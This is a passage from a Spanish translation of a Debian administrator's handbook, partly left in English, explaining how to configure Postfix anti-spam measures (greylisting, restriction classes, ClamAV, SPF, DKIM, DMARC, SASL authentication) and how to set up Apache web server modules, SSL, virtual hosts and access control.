    check_policy_service inet:127.0.0.1:10023
```

Cada vez que Postfix alcance esta regla, se conectará con el demonio `postgrey` y le enviará la información del mensaje en cuestión. Por su parte, Postgrey considerará la terna compuesta por la dirección IP, el remitente y el receptor y revisará en su base de datos si ésta fue intentada recientemente. En caso que así sea, Postgrey responderá que el mensaje debe ser aceptado; de lo contrario, la respuesta indicará que el mensaje deberá ser rechazado temporalmente y agregará la terna a su base de datos.

La principal desventaja de las listas grises es que demorará mensajes legítimos, lo que no siempre es aceptable. También aumenta la carga en los servidores que envían muchos correos legítimos.

EN LA PRÁCTICA

Desventajas de las listas grises

En teoría, las listas grises sólo deberían demorar el primer correo de un remitente a un receptor particular, y la demora típica es del orden de minutos. La realidad, sin embargo, puede ser ligeramente diferente. Algunos ISPs grandes utilizan conjuntos de servidores SMTP y, cuando el mensaje es rechazado inicialmente, el servidor que lo reintente puede no ser el mismo que el que envió el mensaje inicial. Cuando ocurre esto, el segundo servidor también recibirá un error temporal debido a la lista gris y así sucesivamente; puede tomar varias horas hasta que la transmisión sea intentada por un servidor que ya estuvo involucrado ya que los servidores SMTP generalmente aumentan la demora entre intentos cuando éstos fallan.

Como consecuencia, la dirección IP puede cambiar en el tiempo aún para un remitente particular. Pero hay más: la dirección del remitente también puede cambiar. Por ejemplo, muchos servidores de listas de correo codifican información extra en la dirección del remitente para poder gestionar mensajes de error (conocidos como «*bounces*»). Luego, puede que cada nuevo mensaje enviado a una lista de correo necesite pasar por las listas grises, lo que significa que debe ser almacenado (temporalmente) en el servidor del remitente. Para listas de correo muy grandes (con decenas de miles de suscriptos), esto puede convertirse en un problema rápidamente.

Para mitigar estas desventajas, Postgrey gestiona listas blancas de estos sitios y los mensajes que provengan desde ellos son aceptados inmediatamente sin pasar a través de las listas grises. Puede adaptar esta lista fácilmente a sus necesidades locales ya que se encuentra almacenada en el archivo `/etc/postgrey/whitelist_clients`.

YENDO MÁS ALLÁ

Listas grises selectivas con *milter-greylist*

También puede evitar los inconvenientes de las listas grises utilizándolas únicamente para el subconjunto de clientes que ya son considerados como fuentes probables de spam (porque se encuentran en una lista negra de DNS). Esto no es posible con *postgrey*, pero puede utilizar *milter-greylist* para hacer esto.

En este escenario, debido a que una lista negra de DNS nunca genera un rechazo definitivo, es razonable utilizar listas negras de DNS agresivas, incluyendo aquellas que incluyen todas las direcciones IP dinámicas de clientes de ISPs (como `pbl.spamhaus.org` o `dul.dnsbl.sorbs.net`).

Since *milter-greylist* uses Sendmail's milter interface, the postfix side of its configuration is limited to "`smtpd_milters = unix:/var/run/milter-greylist/milter-greylist.sock`". The `greylist.conf(5)` manual page documents `/etc/milter-greylist/greylist.conf` and the numerous ways to configure milter-greylist. You will also have to edit `/etc/default/milter-greylist` to actually enable the service.

11.1.5. Personalización de filtros basados en el receptor

Sección 11.1.3, «Restricciones para recibir y enviar» página 284 y Sección 11.1.4, «Configuración de «listas grises» (*greylisting*)» página 290 revisaron muchas de las restricciones posibles. Todas son útiles para limitar la cantidad de spam recibido, pero también tienen su desventajas. Por lo tanto, es más y más común, personalizar el conjunto de filtros según el receptor. En Falcot Corp, las listas grises son interesantes para la mayoría de los usuarios pero entorpece el trabajo de algunos usuarios que necesitan una latencia baja en sus correos (como el servicio de soporte

técnico). De forma similar, el servicio comercial a veces tiene problemas para recibir correos de algunos proveedores asiáticos que pueden encontrarse en listas negras; este servicio solicitó una dirección sin filtros para poder intercambiar correspondencia.

Postfix provee tal personalización de filtros con el concepto de «clases de restricción». Declarará las clases en el parámetro smtpd_restriction_classes de la misma forma que smtpd_recipient_restrictions. La directiva check_recipient_access define luego una tabla que asocia un receptor dado con el conjunto de restricciones apropiadas.

Ejemplo 11.9 *Definición de clases de restricción en `main.cf`*

```
smtpd_restriction_classes = greylisting, aggressive, permissive

greylisting = check_policy_service inet:127.0.0.1:10023
aggressive =
        reject_rbl_client sbl-xbl.spamhaus.org,
        check_policy_service inet:127.0.0.1:10023
permissive = permit

smtpd_recipient_restrictions =
        permit_mynetworks,
        reject_unauth_destination,
        check_recipient_access hash:/etc/postfix/recipient_access
```

Ejemplo 11.10 *El archivo `/etc/postfix/recipient_access`*

```
# Direcciones sin filtro
postmaster@falcot.com  permissive
support@falcot.com     permissive
sales-asia@falcot.com  permissive

# Filtros agresivos para algunos usuarios privilegiados
joe@falcot.com         aggressive

# Regla especial para el administrador de la lista de correos
sympa@falcot.com       reject_unverified_sender

# Listas grises de forma predeterminada
falcot.com             greylisting
```

11.1.6. Integración con un antivirus

La cantidad de virus circulando como adjuntos de correos hace importante configurar un antivirus en el punto de entrada de la red corporativa, ya que a pesar de una campaña de concientización, algunos usuarios aún abriran los adjuntos de mensajes obviamente sospechosos.

SECURITY

Controversial Discussion of Anti-Virus Software

The usage of virus scanners, or so called antivirus software, is controversial. There is usually a gap between the release of some piece of malware and the addition of detection rules to the antivirus database. During this gap, there is no software-based protection. Further, the usage often requires to run additional software, for example, to uncompress archives and scan all kinds of executables, which drastically increases the exploit potential of the antivirus software itself. Usage of such software solutions can therefor never replace awareness campaigns and simple behavioral rules (never open unsolicited sent attachments, etc.).

Los administradores de Falcot seleccionaro `clamav` como su antivirus libre. El paquete principal es *clamav*, pero tambien instalaron algunos paquetes adicionales como *arj*, *unzoo*, *unrar* y *lha* ya que son necesarios para que el antivirus analice archivos adjuntos en alguno de estos formatos.

La tarea de interactuar entre el antivirus y el servidor de correo le corresponde a `clamav-milter`. Un «*milter*» (apócope de «filtro de correo»: «*mail filter*») es un programa de filtrado diseñado especialmente para interactuar con servidores de correo. Un milter utiliza una interfaz de programación de aplicaciones (API: «Application Programming Interface») que provee un rendimiento mucho mejor que los filtros ajenos a los servidores de correo. *Sendmail* introdujo inicialmente a los milters, pero *Postfix* los implementó poco después.

VISTA RÁPIDA

Un milter para Spamassassin

El paquete *spamass-milter* provee un milter basado en *SpamAssassin*, el famoso detector de correo no deseado. Puede utilizarlo para marcar mensajes como probable spam (agregando una cabecera adicional) y/o rechazar el mensaje completamente si su «puntaje de spam» supera cierto límite.

Una vez que instaló el paquete *clamav-milter*, debería reconfigurar el milter para que ejecute en un puerto TCP en lugar del zócalo con nombre predeterminado. Puede lograr esto ejecutando `dpkg-reconfigure clamav-milter`. Cuando se le pregunte por la «Interfaz de comunicación con Sendmail», responda «inet:10002@127.0.0.1».

NOTA

Puerto TCP real contra zócalo con nombre

La razón por la que utilizamos un puerto TCP real en lugar del zócalo con nombres es que los demonios postfix generalmente ejecutan en un chroot y no tienen acceso al directorio que contiene el zócalo con nombre. En caso que decida utilizar el zócalo con nombre, utilice una ubicación dentro del chroot (`/var/spool/postfix/`).

La configuración estándar de ClamAV se ajusta a la mayoría de las situaciones, pero puede personalizar algunos parámetros importantes con `dpkg-reconfigure clamav-base`.

El último paso involucra decirle a Postfix que utilice el filtro recientemente configurado. Esto es tan simple como agregar la siguiente directiva a `/etc/postfix/main.cf`:

```
# Revisión de virus con clamav-milter
smtpd_milters = inet:[127.0.0.1]:10002
```

If the antivirus causes problems, this line can be commented out, and `systemctl reload postfix` should be run so that this change is taken into account.

EN LA PRÁCTICA

Prueba del antivirus

Once the antivirus is set up, its correct behavior should be tested. The simplest way to do that is to send a test email with an attachment containing the `eicar.com` (or `eicar.com.zip`) file, which can be downloaded online:

➨ https://2016.eicar.org/86-0-Intended-use.html

Este archivo no es un virus real sino un archivo de prueba que todo software antivirus en el mercado diagnostica como un virus para poder probar instalaciones.

Todos los mensajes gestionados por Postfix ahora pasarán a través del filtro antivirus.

11.1.7. Fighting Spam with SPF, DKIM and DMARC

The high number of unsolicited email sent every day led to the creation of several standards, which aim at validating, that the sending host of an email is authorized and that the email has not been tampered with. The following systems are all DNS-based and require the administrators to not only have control over the mail server, but over the DNS for the domain in question too.

CAUTION

Controversial Discussion

Like any other tool, the following standards have limits and real effects if put to use. They can (and should) lead to emails being rejected or even just discarded. If that happens to some legitimate emails (sometimes sent from a misconfigured SMTP server), it usually causes anger and a lack of understanding by the user. Therefor these rules are often applied as a ”soft fail” or a ”soft reject”, which usually means, that failing the checks only leads to adding a (header) mark to the affected email. There are people who think that this makes these standards ”broken by design”. Decide for yourself and be careful about how strict you choose to apply these standards.

Integrating the Sender Policy Framework (SPF)

The Sender Policy Framework (SPF) is used to validate if a certain mail server is allowed to send emails for a given domain. It is mostly configured through DNS. The syntax for the entry to make is explained in detail at:

➨ http://www.open-spf.org/SPF_Record_Syntax

➨ https://tools.ietf.org/html/rfc7208

➨ https://en.wikipedia.org/wiki/Sender_Policy_Framework

The following is a sample DNS entry which states that all the domain's Mail Exchange Resource Records (MX-RRs) are allowed to email the current domain, and all others are prohibited. The DNS entry does not need to be given a name. But to use the include directive it must have one.

```
Name: example.org
Type: TXT
TTL:  3600
Data: v=spf1 a mx -all
```

Let's take a quick look at the falcot.org entry.

```
# host -t TXT falcot.org
falcot.org descriptive text "v=spf1 ip4:199.127.61.96 +a +mx +ip4:206.221.184.234 +ip4:209.222.96.251 ~all"
```

It states, that the IP of the sender must match the A record for the sending domain, or must be listed as one of the Mail Exchange Resource Records for the current domain, or must be one of the three mentioned IP4 addresses. All other hosts should be marked as not being allowed to send email for the sender domain. The latter is called a "soft fail" and is intended to mark the email accordingly, but still accept it.

The `postfix` mail server can check the SPF record for incoming emails using the *postfix-policyd-spf-python* package, a policy agent written in Python. The file `/usr/share/doc/postfix-policyd-spf-python/README.Debian` describes the necessary steps to integrate the agent into postfix, so we won't repeat it here.

The configuration is done in the file `/etc/postfix-policyd-spf-python/policyd-spf.conf`, which is fully documented in `policyd-spf.conf(5)` and `/usr/share/doc/postfix-policyd-spf-python/policyd-spf.conf.commented.gz`. The main configuration parameters are HELO_reject and Mail_From_reject, which configure if emails should be rejected (Fail) or accepted with a header being appended (False), if checks fail. The latter is often useful, when the message is further processed by a spam filter.

If the result is intended to be used by *opendmarc* (Sección 11.1.7.3, «Integrating Domain-based Message Authentication, Reporting and Conformance (DMARC)» página 297), then Header_Type must be set to AR.

Note, that *spamassassin* contains a plugin to check the SPF record.

Integrating DomainKeys (DKIM) Signing and Checking

The Domain Keys Identified Mail (DKIM) standard is a sender authentication system. The mail transport agent, here `postfix`, adds a digital signature associated with the domain name to the header of outgoing emails. The receiving party can validate the message body and header fields by checking the signature against a public key, which is retrieved from the senders DNS records.

➡ `http://dkim.org/`

The necessary tools are shipped with the *opendkim* and *opendkim-tools* packages.

CAUTION

Mailing List Software and DKIM

Mailing list managers often rewrite some email headers, thus leading to invalid DKIM signatures. Even using a `relaxed` canonicalization does not always prevent this from happening. So the administrators must pay close attention to the mail severs log files to identify such issues. Otherwise such emails might be flagged as spam and might get rejected.

First the private key must be created using the command `opendkim-genkey -s` *`SELECTOR`* `-d` *`DOMAIN`*. *SELECTOR* must be a unique name for the key. It can be as simple as ”mail” or the date of creation, if you plan to rotate keys.

Ejemplo 11.11 *Create a private key for signing E-Mails from falcot.com*

```
# opendkim-genkey -s mail -d falcot.com -D /etc/dkimkeys
# chown opendkim.opendkim /etc/dkimkeys/mail.*
```

This will create the files `/etc/dkimkeys/mail.private` and `/etc/dkimkeys/mail.txt` and set the appropriate ownership. The first file contains the private key and the latter the public key, that needs to be added to the DNS:

```
Name: mail._domainkey
Type: TXT
TTL:  3600
Data: ”v=DKIM1; h=sha256; k=rsa; s=email; p=[...]”
```

The *opendkim* package in Debian defaults to a keysize of 2048 bit. Unfortunately some DNS servers can only handle text entries with a maximum length of 255 characters, which is exceeded by the chosen default keysize. In this case use the option `-b 1024` to chose a smaller keysize. If `opendkim-testkey` succeeds, the entry has been successfully set up. The syntax of the entry is explained here:

➨ https://tools.ietf.org/html/rfc6376

➨ https://en.wikipedia.org/wiki/DKIM

To configure *opendkim*, SOCKET and RUNDIR must be chosen in `/etc/default/opendkim`. Please note that SOCKET must be accessible from postfix in its chrooted environment. The further configuration is done in `/etc/opendkim.conf`. The following is a configuration excerpt, which makes sure that the Domain ”falcot.com” and all subdomains (SubDomain) are signed by the Selector ”mail” and the single private key (KeyFile) `/etc/dkimkeys/mail.private`. The ”relaxed” Canonicalization for both the header and the body tolerates mild modification (by a mailing list software, for example). The filter runs both in signing (”s”) and verification (”v”) Mode. If a signature fails to validate (On-BadSignature), the mail should be quarantined (”q”).

```
[...]
Domain                  falcot.com
KeyFile                 /etc/dkimkeys/mail.private
```

```
Selector                mail

[...]
Canonicalization        relaxed/relaxed
Mode                    sv
On-BadSignature         q
SubDomains              yes

[...]
Socket                  inet:12345@localhost

[...]
UserID                  opendkim
```

It is also possible to use multiple selectors/keys (KeyTable), domains (SigningTable) and to specify internal or trusted hosts (InternalHosts, ExternalIgnoreList), which may send mail through the server as one of the signing domains without credentials.

The following directives in `/etc/postfix/main.cf` make postfix use the filter:

```
milter_default_action = accept
non_smtpd_milters = inet:localhost:12345
smtpd_milters = inet:localhost:12345
```

To differentiate signing and verification it is sometimes more useful to add the directives to the services in `/etc/postfix/master.cf` instead.

More information is available in the `/usr/share/doc/opendkim/` directory and the manual pages `opendkim(8)` and `opendkim.conf(5)`.

Note that *spamassassin* contains a plugin to check the DKIM record.

Integrating Domain-based Message Authentication, Reporting and Conformance (DMARC)

The Domain-based Message Authentication, Reporting and Conformance (DMARC) standard can be used to define a DNS TXT entry with the name _dmarc and the action, that should be taken, when emails, which contain your domain as sending host, fail to validate using DKIM and SPF.

➡ https://dmarc.org/overview/

Let's have a look at the entries of two large providers:

```
# host -t TXT _dmarc.gmail.com
_dmarc.gmail.com descriptive text "v=DMARC1; p=none; sp=quarantine; rua=mailto:mailauth-reports@google.com"
# host -t TXT _dmarc.yahoo.com
_dmarc.yahoo.com descriptive text "v=DMARC1; p=reject; pct=100; rua=mailto:dmarc_y_rua@yahoo.com;"
```

Yahoo has a strict policy to reject all emails pretending to be sent from a Yahoo account but missing or failing DKIM and SPF checks. Google Mail (Gmail) propagates a very relaxed policy, in which such messages from the main domain should still be accepted (p=none). For subdomains

they should be marked as spam (sp=quarantine). The addresses given in the rua key can be used to send aggregated DMARC reports to. The full syntax is explained here:

➨ https://tools.ietf.org/html/rfc7489

➨ https://en.wikipedia.org/wiki/DMARC

The postfix mail server can use this information too. The *opendmarc* package contains the necessary milter. Similar to *opendkim* SOCKET and RUNDIR must be chosen in /etc/default/opendmarc (for Unix sockets you must make sure, that they are inside the postfix chroot to be found). The configuration file /etc/opendmarc.conf contains detailed comments and is also explained in opendmarc.conf(5). By default, emails failing the DMARC validation are not rejected but flagged, by adding an appropriate header field. To change this, use RejectFailures true.

The milter is then added to smtpd_milters and non_smtpd_milters. If we configured the opendkim and opendmarc milters to run on ports 12345 and 54321, the entry in /etc/postfix/main.cf looks like this:

```
non_smtpd_milters = inet:localhost:12345,inet:localhost:54321
smtpd_milters = inet:localhost:12345,inet:localhost:54321
```

The milter can also be selectively applied to a service in /etc/postfix/master.cf instead.

11.1.8. SMTP autenticado

Para poder enviar correos es necesario poder acceder a un servidor SMTP; también requiere que dicho servidor SMTP permita el envío de correos. Para usuarios móviles, puede ser necesario cambiar la configuración de su cliente SMTP regularmente, ya que el servidor SMTP de Falcot rechaza los mensajes que provienen de direcciones IPs que no parecen pertenecer a la compañía. Existen dos soluciones: o bien los usuarios móviles instalan un servidor SMTP en sus equipos, o utilizan el servidor de la compañía con alguna forma de autenticarse como empleados. No se recomienda la primera solución ya que el equipo no estará conectado permanentemente y no podrá volver a intentar enviar mensajes en caso de problemas; nos centraremos en la última solución.

La autenticación SMTN en Postfix depende de SASL (*capa de seguridad y autenticación simple*: «Simple Authentication and Security Layer»). Necesitará instalar los paquetes *libsasl2-modules* y *sasl2-bin*, y luego registrar una contraseña en la base de datos SALS para cada usuario que necesite autenticarse en el servidor SMTP. Puede hacerlo con el programa saslpasswd2 que toma varios parámetros. La opción -u define el dominio de autenticación, que debe coincidir con el parámetro smtpd_sasl_local_domain en la configuración de Postfix. La opción -c permite crear un usuario y la opción -f permite especificar el archivo a utilizar si necesita almacenar la base de datos SALS en una ubicación diferente a la predeterminada (/etc/sasldb2).

```
# saslpasswd2 -u 'postconf -h myservidor' -f /var/spool/postfix/etc/sasldb2 -c jean
[... ingrese la contraseña de jean dos veces ...]
```

Note que se creó la base de datos SASL en el directorio de Postfix. Para poder asegurar consistencia, también convertimos `/etc/sasldb2` en un enlace simbólico que apunta a la base de datos utilizada por Postfix con `ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2`.

Ahora necesitamos configurar Postfix para que utilice SASL. Primero necesita agregar al usuario postfix al grupo sasl para que pueda acceder a la base de datos SASL. También necesitará agregar algunos parámetros nuevos para activar SASL y necesita configurar el parámetro smtpd_recipient_restrictions para permitir que los clientes autenticados por SASL puedan enviar correos libremente.

Ejemplo 11.12 *Activación de SASL en `/etc/postfix/main.cf`*

```
# Enable SASL authentication
smtpd_sasl_auth_enable = yes
# Define the SASL authentication domain to use
smtpd_sasl_local_domain = $myhostname
[...]
# Adding permit_sasl_authenticated before reject_unauth_destination
# allows relaying mail sent by SASL-authenticated users
smtpd_recipient_restrictions =
    permit_sasl_authenticated,
    permit_mynetworks,
    reject_unauth_destination,
[...]
```

It is usually a good idea to not send passwords over an unencrypted connection. *Postfix* allows to use different configurations for each port (service) it runs on. All these can be configured with different rules and directives in the `/etc/postfix/master.cf` file. To turn off authentication at all for port 25 (smtpd service) add the following directive:

```
smtp      inet  n       -       y       -       -       smtpd
    [..]
    -o smtpd_sasl_auth_enable=no
    [..]
```

If for some reason clients use an outdated AUTH command (some very old mail clients do), interoperability with them can be enabled using the broken_sasl_auth_clients directive.

EXTRA

Cliente SMTP autenticado

La mayoría de los clientes de correo pueden autenticarse con un servidor SMTP antes de enviar mensajes, y utilizar esta funcionalidad es tan simple como configurar los parámetros apropiados. Si el cliente utilizado no provee esta funcionalidad, puede utilizar un servidor Postfix local y configurarlo para reenviar el correo a través de un servidor SMTP remoto. En este caso, el Postfix local será el cliente que se autentica con SASL. Estos son los parámetros necesarios:

```
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
relay_host = [mail.falcot.com]
```

```
mail falcot com   joe LyinIsji
```

11.2. Servidor web (HTTP)

The Falcot Corp administrators decided to use the Apache HTTP server, included in Debian *Buster* at version 2.4.38.

ALTERNATIVA

Otros servidores web

Apache es simplemente el servidor web más conocido (y más utilizado), pero existen otros; pueden ofrecen mejor rendimiento bajo ciertos tipos de carga pero tienen la desventaja de una menor cantidad de funcionalidad y módulos disponibles. Sin embargo, cuando el servidor web en consideración es para proveer archivos estáticos o funcionar como proxy, vale la pena investigar las alternativas como *nginx* y *lighttpd*.

11.2.1. Instalación de Apache

Installing the *apache2* package is all that is needed. It contains all the modules, including the *Multi-Processing Modules* (MPMs) that affect how Apache handles parallel processing of many requests, which used to be provided in separate *apache2-mpm-** packages. It will also pull *apache2-utils* containing the command line utilities that we will discover later.

El uso de MPM en Apache afecta significativamente al manejo de las peticiones concurrentes. Con el *worker* MPM, se usan *hilos* (procesos ligeros) mientras que con *prefork* MPM usa un conjunto de procesos creados préviamente. Con el uso de *event* MPM tambien usa hilos pero las conexiones inactivas (las que se mantienen abiertas por la característica *keep-alive* de HTTP) son llevadas por el gestor de hilos dedicado.

The Falcot administrators also install *libapache2-mod-php7.3* so as to include the PHP support in Apache. This causes the default *event* MPM to be disabled, and *prefork* to be used instead. To use the *event* MPM one can use *php7.3-fpm*.

SEGURIDAD

Ejecución bajo el usuario `www-data`

De forma predeterminada, Apache administra todas las peticiones entrantes bajo la identidad del usuario `www-data`. Esto significa que, en caso de una vulnerabilidad de seguridad en un script CGI ejecutado por Apache (para una página dinámica), no se comprometerá todo el sistema sino sólo los archivos que son propiedad de este usuario en particular.

Using the *suexec* modules, provided by *apache2-suexec-** packages, allows bypassing this rule so that some CGI scripts are executed under the identity of another

user. This is configured with a `SuexecUserGroup` *`usergroup`* directive in the Apache configuration.

Otra posibilidad es utilizar un MPM dedicado, como el que provee el paquete *libapache2-mpm-itk*. Este MPM en particular tiene un comportamiento ligeramente diferente: permite «aislar» los servidores virtuales («virtual hosts») (actualmente, conjuntos de páginas) para que cada uno ejecute como un usuario diferente. Por lo tanto, una vulnerabilidad en un sitio web no puede comprometer los archivos que pertenecen al dueño de otro sitio web.

VISTA RÁPIDA

Lista de módulos

The full list of Apache standard modules can be found online.

➨ `https://httpd.apache.org/docs/2.4/mod/index.html`

Apache es un servidor modular y mucha funcionalidad está implementada por módulos externos que el programa principal carga durante su inicialización. La configuración predeterminada sólo activa los módulos más comunes, pero activar nuevos módulos es tan simple como ejecutar `a2enmod` *`módulo`*; similarmente, podrá desactivar un módulo ejecutando `a2dismod` *`módulo`*. En realidad, estos programas sólo crean (o eliminan) enlaces simbólicos en `/etc/apache2/mods-enabled/` que apuntan a los archivos en sí (almacenados en `/etc/apache2/mods-available/`).

IN PRACTICE

Checking the configuration

The `mod_info` module (`a2enmod info`) allows to access the comprehensive Apache server configuration and information via browser visiting `http://localhost/server-info`. Because it might contain sensitive information, access is only allowed from the local host by default.

➨ `https://httpd.apache.org/docs/2.4/mod/mod_info.html`

Con su configuración predeterminada, el servidor web escuchará en el puerto 80 (según se encuentra configurado en `/etc/apache2/ports.conf`) y servirá páginas del directorio `/var/www/html/` (según se encuentra configurado en `/etc/apache2/sites-enabled/000-default.conf`).

11.2.2. Adding support for SSL

Apache 2.4 includes the SSL module (mod_ssl) required for secure HTTP (HTTPS) out of the box. It just needs to be enabled with `a2enmod ssl`, then the required directives have to be added to the configuration files. A configuration example is provided in `/etc/apache2/sites-available/default-ssl.conf`.

➨ `https://httpd.apache.org/docs/2.4/mod/mod_ssl.html`

If you want to generate trusted certificates, you can follow section Sección 10.2.1, «Creating gratis trusted certificates» página 247 and then adjust the following variables:

```
SSLCertificateFile      /etc/letsencrypt/live/DOMAIN/fullchain.pem
```

```
SSLCertificateKeyFile   /etc/letsencrypt/live/DOMAIN/privkey.pem
SSLCertificateChainFile /etc/letsencrypt/live/DOMAIN/chain.pem
SSLCACertificateFile    /etc/ssl/certs/ca-certificates.crt
```

Some extra care must be taken if you want to favor SSL connections with *Perfect Forward Secrecy* (those connections use ephemeral session keys ensuring that a compromission of the server's secret key does not result in the compromission of old encrypted traffic that could have been stored while sniffing on the network). Have a look at Mozilla's recommendations in particular:

➨ `https://wiki.mozilla.org/Security/Server_Side_TLS#Apache`

As an alternative to the standard SSL module, there is an extension module called mod_gnutls, which is shipped with the *libapache2-mod-gnutls* package and enabled with the `a2enmod gnutls`.

➨ `https://mod.gnutls.org/`

11.2.3. Configuración de servidores virtuales («virtual hosts»)

Un servidor virtual es una identidad adicional para el servidor web.

Apache considera dos tipos distintos de servidores virtuales: aquellos basados en la dirección IP (o puerto) y aquellos basados en el nombre de dominio del servidor web. El primer método requiere reservar una dirección IP (o puerto) diferente para cada sitio, mientras que el segundo puede funcionar en sólo una dirección IP (y puerto) y se diferencian los sitios por el nombre enviado por el cliente HTTP (que sólo funciona en la versión 1.1 del protocolo HTTP — afortunadamente esta versión es suficientemente antigua para que todos los clientes ya lo utilicen).

La escasez (creciente) de direcciones IPv4 generalmente favorece el segundo método; sin embargo, es más complejo si los servidores virtuales también necesitan proveer HTTPS ya que el protocolo SSL no siempre se adecuó a los servidores virtuales basados en nombres; no todos los navegadores son compatibles con la extensión SNI (*indicación de nombre de servidor*: «Server Name Indication») que permite esta combinación. Cuando varios sitios HTTPS necesitan ejecutar en el mismo servidor, generalmente se diferenciarán bien por ejecutar en un puerto o en una dirección IP diferente (IPv6 puede ayudar).

La configuración predeterminada de Apache 2, activa servidores virtuales basados en nombre. Además, define un servidor virtual predeterminado en el archivo /etc/apache2/sites-enabled/000-default.conf; utilizará este servidor virtual si no se encuentra ningún servidor que coincida con el pedido enviado por el cliente.

PRECAUCIÓN

Primer servidor virtual

Los pedidos que involucren un servidor virtual desconocido siempre serán gestionados por el primer servidor virtual definido, razón por la que definimos allí a `www.falcot.com`.

VISTA RÁPIDA

Compatibilidad SNI de Apache

El servidor Apache es compatible con la extensión del protocolo SSL llamada *indicación de nombre de servidor* (SNI: «Server Name Indication»). Esta extensión permite al navegador enviar el nombre del servidor web durante el establecimiento

de la conexión SSL, mucho antes del pedido HTTP en sí, lo que antes utilizaba para identificar el servidor virtual pedido entre aquellos que se encuentran en el mismo servidor (con la misma dirección IP y puerto). Esto le permite a Apache seleccionar el certificado SSL apropiado para que continúe la transacción.

Antes de SNI, Apache siempre proveía el certificado configurado en el servidor virtual predeterminado. Los clientes que intentaban acceder a otros servidores virtuales recibirían advertencias ya que el certificado que recibieron no coincidía con el sitio web que estaban intentando acceder. Afortunadamente, la mayoría de los navegadores ahora utilizan SNI; esto incluye Microsoft Internet Explorer a partir de la versión 7.0 (comenzando con Vista), Mozilla Firefox desde la versión 2.0, Apple Safari desde la versión 3.2.1 y todas las versiones de Google Chrome.

El paquete Apache proporcionado en Debian está compilado con soporte SNI; de modo que no es necesario ninguna configuración particular.

Luego puede describir cada servidor virtual adicional con un archivo almacenado en `/etc/apache2/sites-available/`. La configuración de un sitio web para el dominio falcot.org es tan simple como crear el siguiente archivo y luego habilitar el servidor virtual con `a2ensite www.falcot.org`.

Ejemplo 11.13 *El archivo `/etc/apache2/sites-available/www.falcot.org.conf`*

```
<VirtualHost *:80>
ServerName   www.falcot.org
ServerAlias  falcot.org
DocumentRoot /srv/www/www.falcot.org
</VirtualHost>
```

El servidor Apache, como está configurado hasta ahora, utiliza los mismos archivos de registro para todos los servidores virtuales (puede cambiarlo agregando directivas CustomLog en las definiciones de servidores virtuales). Por lo tanto, tiene sentido personalizar el formato de este archivo de registro para incluir el nombre del servidor virtual. Puede hacerlo creando un archivo `/etc/apache2/conf-available/customlog.conf` que define un nuevo formato para todos los archivos de registro (con la directiva LogFormat) y habilitándolo con la orden `a2enconf customlog`. También debe eliminar (o comentar) la línea CustomLog del archivo `/etc/apache2/sites-available/000-default.conf`.

Ejemplo 11.14 *The `/etc/apache2/conf-available/customlog.conf` file*

```
# Nuevo formato de registro que incluye el nombre del servidor (virtual)
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" vhost

# Ahora utilicemos este formato de forma predeterminada
CustomLog /var/log/apache2/access.log vhost
```

11.2.4. Directivas comunes

Esta sección revisa brevemente alguna de las directivas de configuración de Apache más utilizadas.

El archivo de configuración principal generalmente incluye varios bloques Directory que permiten diferentes comportamientos del servidor dependiendo de la ubicación del archivo que está proveyendo. Tales bloques usualmente incluyen directivas Options y AllowOverride.

Ejemplo 11.15 *Bloque Directory*

```
<Directory /srv/www>
Options Includes FollowSymlinks
AllowOverride All
DirectoryIndex index.php index.html index.htm
</Directory>
```

La directiva DirectoryIndex contiene una lista de archivos a intentar cuando el pedido del cliente es un directorio. El primer archivo de la lista que exista será utilizado y enviado como respuesta.

La directiva Options debe seguirse de una lista de opciones a activar. El valor None desactiva todas las opciones; correspondientemente, All las activa todas excepto MultiViews. Las opciones disponibles incluyen:

- ExecCGI indicates that CGI scripts can be executed.
- FollowSymlinks tells the server that symbolic links can be followed, and that the response should contain the contents of the target of such links.
- SymlinksIfOwnerMatch also tells the server to follow symbolic links, but only when the link and the its target have the same owner.
- Includes enables *Server Side Includes* (*SSI* for short). These are directives embedded in HTML pages and executed on the fly for each request.
- IncludesNOEXEC allows *Server Side Includes* (*SSI*) but disables the exec command and limits the include directive to text/markup files.
- Indexes tells the server to list the contents of a directory if the HTTP request sent by the client points at a directory without an index file (i.e., when no files mentioned by the DirectoryIndex directive exists in this directory).
- MultiViews enables content negotiation; this can be used by the server to return a web page matching the preferred language as configured in the browser.

VOLVER A LOS CIMIENTOS

Archivo `.htaccess`

El archivo `.htaccess` contiene directivas de configuración de Apache que aplican cada vez que un pedido involucra un elemento del directorio en el que se encuentra este archivo. El alcance de estas directivas también incluye a sus subdirectorios.

La mayoría de las directivas que pueden ocurrir en un bloque `Directory` también son válidas en un archivo `.htaccess`.

La directiva AllowOverride enumera todas las opciones que pueden ser activadas o desactivadas en un archivo `.htaccess`. Un uso común de esta opción es restringir ExecCGI para que los administradores puedan elegir los usuarios que podrán ejecutar programas bajo la identidad del servidor web (el usuario www-data).

Autenticación obligatoria

En algunas cirucunstancia necesitará restringir el acceso a partes de un sitio web, de forma que sólo usuarios legítimos que provean un nombre de usuario y una contraseña tengan acceso al contenido.

Ejemplo 11.16 *Archivo `.htaccess` para autenticación obligatoria*

```
Require valid-user
AuthName "Private directory"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-private
```

SEGURIDAD

Sin seguridad

El sistema de autenticación utilizado en el ejemplo anterior (`Basic`) tiene una seguridad mínima ya que se envía la contraseña en texto plano (codificada sólamente con *base64* que es sólo una codificación, no un método de cifrado). También debe saber que los documentos «protegidos» por este mecanismo también son enviados sin cifrar a través de la red. Si la seguridad es importante, debe cifrar la conexión HTTP completa con SSL.

The `/etc/apache2/authfiles/htpasswd-private` file contains a list of users and passwords; it is commonly manipulated with the `htpasswd` command. For example, the following command is used to add a user or change their password:

```
# htpasswd /etc/apache2/authfiles/htpasswd-private usuario
New password:
Re-type new password:
Adding password for user usuario
```

Restricción de acceso

The Require directive controls access restrictions for a directory (and its subdirectories, recursively).

➡ https://httpd.apache.org/docs/2.4/howto/access.html

Puede usarse para restringir el acceso basado en varios criterios; Pararemos describiendo la restricción de acceso basada en la dirección IP del cliente, pero puede realizarse de un modo

mucho más potente que eso, especificando varias directivas Require combinadas con un bloque RequireAll.

Ejemplo 11.17 *Sólo permitir desde la red local*

```
Require ip 192.168.0.0/16
```

ALTERNATIVA

Sintaxis antigua

